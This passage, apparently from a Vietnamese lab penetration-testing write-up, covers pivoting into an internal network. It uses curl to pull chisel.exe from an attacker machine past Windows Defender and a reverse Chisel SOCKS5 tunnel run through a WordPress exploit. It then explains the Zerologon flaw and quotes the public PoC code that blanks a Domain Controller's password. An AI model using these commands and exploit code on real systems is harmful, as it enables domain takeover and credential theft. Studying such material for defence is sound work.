
Tiếp theo, ta sẽ sử dụng lệnh curl để lấy file chisel.exe từ máy Attacker và upload vào máy Client:



Hình 17. Sử dụng lệnh curl để lấy file chisel.exe


Ở đây, 192.168.5.1 là địa chỉ của máy Attacker và port 3060 chính là port chúng ta vừa host các file trên máy Attacker.

Sau khi, thực hiện lệnh curl thành công, ta sẽ thấy được request GET tới file chisel.exe trên máy Attacker:



Hình 18. Nhận được request GET file chisel.exe từ máy Client

Thực hiện kiểm tra file chisel.exe chúng ta vừa lấy từ máy Attacker với lệnh dir, và ta đã thành công lấy được file chisel.exe mà không bị Windows Defender bắt và xóa:



Hình 19. Thành công lấy được file chisel.exe

Tiếp theo, để hoàn thành thiết lập kết nối tới Chisel server, ta sẽ sử dụng lệnh Chisel client:

```
> python exploit.py http://192.168.5.128/wordpress/ ".\chisel.exe client 192.168.5.1:54345 R:so
cks"
```

Hình 20. Thiết lập kết nối tới Chisel server

Trong đó, 192.168.5.1:54345 là địa chỉ IP của máy Attacker và port mà ta đã mở Chisel server. Và với option R:socks, kí tự R chỉ ra rằng đây là một kết nối reverse, như ta đã khai báo khi sử dụng câu lệnh Chisel server với option --reverse, và socks có nghĩa là ta đang yêu cầu server mở SOCKS5 proxy trên port mặc định là 1080.

Để dễ hiểu, với các tùy chọn của Chisel client, thì ta đang muốn yêu cầu Chisel server mở một SOCKS5 proxy server trên chính nó, nhưng khi có kết nối đến đó, hãy gửi ngược về phía client, và client sẽ xử lý bằng một SOCKS5 proxy cục bộ.

Sau khi đã chạy lệnh kết nối tới Chisel server, thì trên máy Attacker, Chisel server sẽ hiện ra thông báo đã mở SOCKS5 proxy ở port 1080 và đang thực hiện lắng nghe các kết nối:

```
> chisel server -p 54345 --reverse
2025/04/20 22:51:00 server: Reverse tunnelling enabled
2025/04/20 22:51:00 server: Fingerprint 5HuMLQ+cTIrSObV/OzS6tNuph0VsxtkJs/vAw/4QFj8=
2025/04/20 22:51:00 server: Listening on http://0.0.0.0:54345
2025/04/20 22:54:24 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Hình 21. Chisel server thực hiện lắng nghe các kết nối tới SOCKS5 proxy


Như đã đề cập, ta biết rằng phiên bản của máy Domain Controller là Windows Server 2019, và phiên bản này tồn tại lỗ hổng Zerologon. Ta sẽ tiến hành khai thác lỗ hổng này để chiếm

quyền kiểm soát máy Domain Controller. Trước hết, ta sẽ đi sâu vào phân tích về lỗ hổng Zerologon.

Đầu tiên, ta cần tìm hiểu về Netlogon Remote Protocol:

Khi người dùng kết nối với Domain Controller , một tiến trình có tên gọi là Netlogon Remote Protocol giúp xác định và xác thực users và client trước khi họ được cấp quyền truy cập vào network. Mục đích của quá trình này giúp Domain Controller xác định, xác thực và tạo thuận lợi cho hàng nghìn người dùng đăng nhập vào máy chủ .

Netlogon chứa một tính năng cho phép quản trị viên hệ thống thay đổi mật khẩu cho những người dùng quên thông tin đăng nhập của họ.



Hình 22. Mô hình bắt tay xác thực của Netlogon

Netlogon sử dụng một dạng RPC (Remote Procedure Call) đặc biệt, không giống như RPC thông thường (như Kerberos hay NTLM). Thay vào đó, nó dùng một giao thức mã hóa tùy chỉnh dựa trên:

- Shared secret: chính là hash mật khẩu của tài khoản máy tính.
- Challenge-response: máy client và Domain Controller tạo ra các giá trị ngẫu nhiên (nonce) và dùng chúng để xác thực lẫn nhau.

Để dễ hiểu, đây sẽ là quy trình xác thực Netlogon cơ bản:

1. Khởi tạo phiên (Session Initialization)
    - Máy tính client gửi một ClientChallenge (8 byte ngẫu nhiên) đến Domain Controller.
    - Domain Controller phản hồi bằng ServerChallenge (cũng 8 byte ngẫu nhiên).

2. Tính toán khóa phiên (Session Key Derivation)
    - Cả client và Domain Controller dùng:
        - ClientChallenge
        - ServerChallenge
        - Shared secret (hash mật khẩu máy tính)

      => để tạo ra một Session Key giống nhau.


3. Tạo Client Credential
    - Client dùng hàm ComputeNetlogonCredential để mã hóa ClientChallenge bằng session key.
    - Giá trị này gọi là ClientCredential và được gửi đến Domain Controller.

4. Xác minh bởi Domain Controller
    - Domain Controller cũng tính toán ClientCredential từ challenge & session key.
    - Nếu trùng với client gửi, thì xác thực thành công.

Zerologon là một lỗ hổng trong giao thức mã hóa của dịch vụ Netlogon. Lỗ hổng cho phép kẻ tấn công tự nhận mình là quản trị viên Domain Controller sau đó thay đổi mật khẩu của chính mình.


Điểm cốt lõi của lỗ hổng nằm ở việc triển khai không tốt hàm ComputeNetlogonCredential của Netlogon. ComputeNetlogonCredential nhận challenge bao gồm 8-bytes đầu vào và mã hóa nó sau đó xuất ra kết quả 8-bytes. Vấn đề nằm ở một lỗ hổng được triển khai trong phương thức AES-CFB8 được áp dụng trong việc chuyển đổi này.

Để sử dụng AES-CFB8 một cách an toàn, một "random initialization vector (IV)" phải được tạo ngẫu nhiên cho từng challenge riêng biệt.



Hình 23. Phương thức AES-CFB8 khi hoạt động bình thường với IV ngẫu nhiên

Tuy nhiên hàm ComputeNetlogonCredential đặt IV thành một giá trị cố định là 16 bytes 0. Điều này dẫn tới một lỗ hổng mật mã, trong đó việc mã hóa 8 zero bytes có thể mang lại bản mã hóa gồm các số 0 với xác suất 1 trên 256 (Do lỗi triển khai này xảy ra đối với 1 trong 256 keys).



Hình 24. Phương thức AES-CFB8 khi hoạt động với IV là 16 bytes 0

Ta sẽ đi vào các giai đoạn để khai thác lỗ hổng Zerologon thông qua hàm ComputeNetlogonCredential:

1. Gửi Zero byte

Thay vì gửi 8 byte ngẫu nhiên. Kẻ tấn công sẽ gửi 8 bytes 0. Việc này lặp đi lặp lại cho đến khi máy chủ chấp nhận một trong số chúng và bỏ qua quá trình xác thực. Trong trường hợp của ZeroLogon, cần trung bình 256 lần thử gửi để kết nối thành công tới máy chủ.

2. Tắt cơ chế RPC signing và sealing mechanism

MS-NRPC sử dụng RPC signing và Sealing mechanism để mã hóa cơ chế truyền tải. Thông thường đây là quy trình bắt buộc để truyền dữ liệu, nhưng trong MS-NRPC không bắt buộc và được quản lý bởi client. Điều này có nghĩa là bạn có thể tắt quy trình mã hóa thông qua message header. Do đó kẻ tấn công có thể tùy ý sử dụng các phương thức trong giao thức MS-NRPC.

3. Thay đổi mật khẩu tài khoản

Giai đoạn thứ 3 của việc khai thác lỗ hổng Zerologon là thay đổi mật khẩu cho tài khoản của Domain Controller bằng tính năng NetrServerPasswordSet trong MS-NRPC. Kẻ tấn công có thể xóa mật khẩu hiện tại (đặt mật khẩu rỗng) hoặc thay bằng mật khẩu ưa thích.

Sau khi đã hiểu được các giai đoạn khai thác lỗ hổng Zerologon, ta sẽ đi vào phân tích PoC khai thác lỗ hổng này để reset password của Domain Controller thành một chuỗi rỗng:

https://github.com/risksense/zerologon/blob/master/set_empty_pw.py

Như đã đề cập trước đó, để tấn công lỗ hổng này, chúng ta có 1/256 cơ hội thành công, vì vậy code bắt đầu bằng cách gọi hàm perform_attack để thực hiện tấn công tới khi đạt MAX_ATTEMPTS (đây là số lần tối đa để tấn công, trong code thì MAX_ATTEMPTS được gán giá trị 2000, nhưng nếu thật sự có tồn tại lỗ hổng Zerologon thì ta chỉ cần khoảng 256 lần). Các tham số của hàm là tên của Domain Controller, IP và tên server mục tiêu:

```
def perform_attack(dc_handle, dc_ip, target_computer):
  # Keep authenticating until succesfull. Expected average number of attempts needed: 256.
  print('Performing authentication attempts...')
  rpc_con = None
  for attempt in range(0, MAX_ATTEMPTS):
    rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer)

    if rpc_con == None:
      print('=', end='', flush=True)
    else:
      break

  if rpc_con:
    print('\nSuccess! DC should now have the empty string as its machine password.')
  else:
    print('\nAttack failed. Target is probably patched.')
    sys.exit(1)
```

Hình 25. Hàm perform_attack dùng để thực hiện tấn công

Tiếp theo, ta sẽ quan sát hàm try_zero_authenticate dùng để vượt qua quá trình xác thực:

```
# Use an all-zero challenge and credential.
plaintext = b'\x00' * 8
ciphertext = b'\x00' * 8

# Standard flags observed from a Windows 10 client (including AES), with only the sign/seal flag disabled.
flags = 0x212fffff

# Send challenge and authentication request.
serverChallengeResp = nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00', target_computer + '\x00', plaintext)
serverChallenge = serverChallengeResp['ServerChallenge']
try:
  server_auth = nrpc.hNetrServerAuthenticate3(
    rpc_con, dc_handle + '\x00', target_computer+"$\x00", nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,
    target_computer + '\x00', ciphertext, flags
  )
```

Hình 26. Hàm try_zero_authenticate dùng để vượt qua cơ chế xác thực

Trong đó, flags = 0x212fffff là giá trị để tắt cơ chế "Sealed and Signed" được cung cấp bởi Secura, giá trị này được đưa vào tham số NegotiateFlags. Để hiểu hơn về tham số này, ta có thể đọc các option trên trang chính thức của Microsoft về tài liệu của Netlogon:

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/5805bc9f-e4c9-4c8a-b191-3c3a7de7eeed

Ta có thể viết một đoạn python nhỏ để hiểu hơn về giá trị của flags:

```
def understand_flag():
    flags = "0YX0000W00VUTSRQPONMLKJIHGFEDCBA"
    searched_flag = str(bin(int(0x212fffff)))[2:]
    len1 = len(flags)
    len2 = len(searched_flag)
    if (len1 != len2):
        for bit in range(0, len1 - len2):
            searched_flag = '0' + searched_flag
    activated = ""
    size = len(searched_flag)
    for i in range(0, size):
        if (searched_flag[i] == '1'):
            activated += flags[i]

    print(activated)
understand_flag()
```

Hình 27. Đoạn code python để in ra các chuỗi kí tự option của tham số NegotiateFlags

Trong đoạn code python trên, ta có biến flags là một chuỗi các kí tự tương ứng với các cơ chế xác thực có trong Netlogon thông qua tham số NegotiateFlags. Ta chỉ cần quan tâm tới kí tự "Y" và "W".

- “W”: sử dụng giao thức AES
- “Y”: hỗ trợ cơ chế Secure RPC (Sealed and Signed)

Mục đích của chúng ta là khai thác lỗ hổng, vì vậy ta sẽ muốn “bật” option “W” và tắt option “Y”. Với giá trị 0x212fffff, sau khi chạy đoạn code trên, ta sẽ in ra chuỗi:

XWVTSRQPONMLKJIHGFEDCBA

Chuỗi này đã bật option “W” và không có option “Y” đúng như mong đợi của chúng ta.

Quay lại với hàm try_zero_authenticate:

plaintext (ClientChallenge) và ciphertext (Credential) được đặt thành 8 số 0. Sau đó, client gửi ClientChallenge đến server và nhận challenge của server bằng cách sử dụng:

```
nrpc.hNetrServerReqChallenge(dce, primaryName, computerName, clientChallenge)
```

Để gọi hàm NetrServerReqChallenge cleint gửi tên Domain Controller ở tham số primaryName, tên máy tính ở tham số computerName và ClientChallenge ở tham số clientChallenge.

Sau đó, chương trình sẽ gửi thông tin xác thực bằng cách sử dụng:

```
nrpc.hNetrServerAuthenticate3(dce, primaryName, accountName, secureChannelType,
computerName, clientCredential, negotiateFlags)
```

Để gọi hàm NetrServerAuthenticate3, client phải gọi hàm NetrServerReqChallenge trước đó và có bản sao cục bộ của server challenge.

Client phải tính toán thông tin xác thực Netlogon bằng phương thức AES-CFB8. Kết quả phải được tính toán bằng ClientChallenge được sử dụng trong lệnh gọi đến hàm NetrServerReqChallenge. Sau đó, thông tin xác thực đã tính toán được chuyển thành tham số clientCredential và gửi đến hàm NetrServerAuthenticate3.

Cả client và server đều trao đổi challenges cho nhau với hàm NetrServerReqChallenge. Client cố gắng xác thực thông qua hàm NetrServerAuthenticate3 bằng cách gửi Credential của mình. Như đã biết trước đó, bằng cách đặt ClientChallenge thành 00000000, chúng ta sẽ có 1/256 cơ hội tạo ra được một Credential chỉ có số không ở phía server.

Cuối cùng, đoạn PoC sẽ tiến hành đặt password của Domain Controller thành một chuỗi rỗng:

```
try:
  authenticator = nrpc.NETLOGON_AUTHENTICATOR()
  authenticator['Credential'] = ciphertext #authenticatorCred
  authenticator['Timestamp'] = b"\x00" * 4 #0 # timestamp_var

  request = nrpc.NetrServerPasswordSet2()
  request['PrimaryName'] = NULL
  request['AccountName'] = target_computer + '$\x00'
  request['SecureChannelType'] = nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel
  request['ComputerName'] = target_computer + '\x00'
  request["Authenticator"] = authenticator
  request["ClearNewPassword"] = b"\x00"*516
  resp = rpc_con.request(request)
  resp.dump()
```

Hình 28. Thực hiện đặt chuỗi password của Domain Controller thành rỗng

Đoạn code thực hiện gọi hàm NetrServerPasswordSet2, hàm này cho phép client đặt mật khẩu mới cho tài khoản mà Domain Controller sử dụng để thiết lập kênh bảo mật từ client.

Credential để thực hiện yêu cầu đầu tiên sau khi kênh bảo mật được thiết lập sẽ giống như ClientCredential (ciphertext) đã được tính toán trước đó.

Tham số ClearNewPasswords sẽ được lưu trữ trong NL_TRUST_PASSWORD structure của Netlogon:

```
typedef struct _NL_TRUST_PASSWORD {

 WCHAR Buffer[256];

 ULONG Length;

} NL_TRUST_PASSWORD,

*PNL_TRUST_PASSWORD;
```

Tham số ClearNewPasswords được gửi với 516 số 0 có nghĩa là 512 số 0 đầu tiên sẽ được ghi vào Buffer với 256 số 0 vì kích thước của WCHAR là 2 bytes. 4 số 0 cuối cùng sẽ đi vào tham số Length để nó được đặt thành 0.

Nếu yêu cầu thành công, bất kỳ ai cũng có thể đăng nhập vào Domain Controller mà không cần mật khẩu.

Sau khi đã hiểu rõ về PoC của lỗ hổng này, ta sẽ tiến hành sử dụng nó để khai thác lỗ hổng Zerologon.

Từ giờ trở đi, khi muốn thực hiện bất kỳ request nào tới Domain Controller, ta đều sẽ sử dụng công cụ proxychains. Đây là công cụ để bắt các kết nối phải đi qua proxy, vì trước đó


ta đã yêu cầu Chisel mở SOCKS5 proxy, nên ta sẽ sử dụng SOCKS5 proxy với proxychains. Ta sẽ sử dụng công cụ proxychains để máy Client làm proxy nhằm giúp máy Attacker xâm nhập mạng nội bộ.

Để proxychains sử dụng SOCKS5 proxy, ta sẽ thực hiện lệnh sau để chỉnh sửa file config của nó:

```
echo "socks5      127.0.0.1   1080" >> /etc/proxychains.conf
```

127.0.0.1:1080 là IP và port mà Chisel server đang lắng nghe để thực hiện các kết nối thông qua SOCKS5 proxy.


Ta sẽ thực hiện khai thác lỗ hổng Zerologon:



Hình 29. Khai thác lỗ hổng Zerologon với PoC

Hình 30. Thông báo thực hiện các request thông qua SOCKS5 proxy của proxychains


Sau khi thực hiện tấn công, PoC sẽ trả về cho chúng ta thông báo:



Hình 31. Khai thác lỗ hổng và đặt password rỗng cho Domain Controller thành công

Chúng ta đã khai thác lỗ hổng Zerologon và đặt password của Domain Controller thành rỗng.

Tiếp theo, chúng ta sẽ sử dụng công cụ secretsdump (Impacket) để thực hiện dump NTLM hash của tài khoản Administrator trên máy Domain Controller:

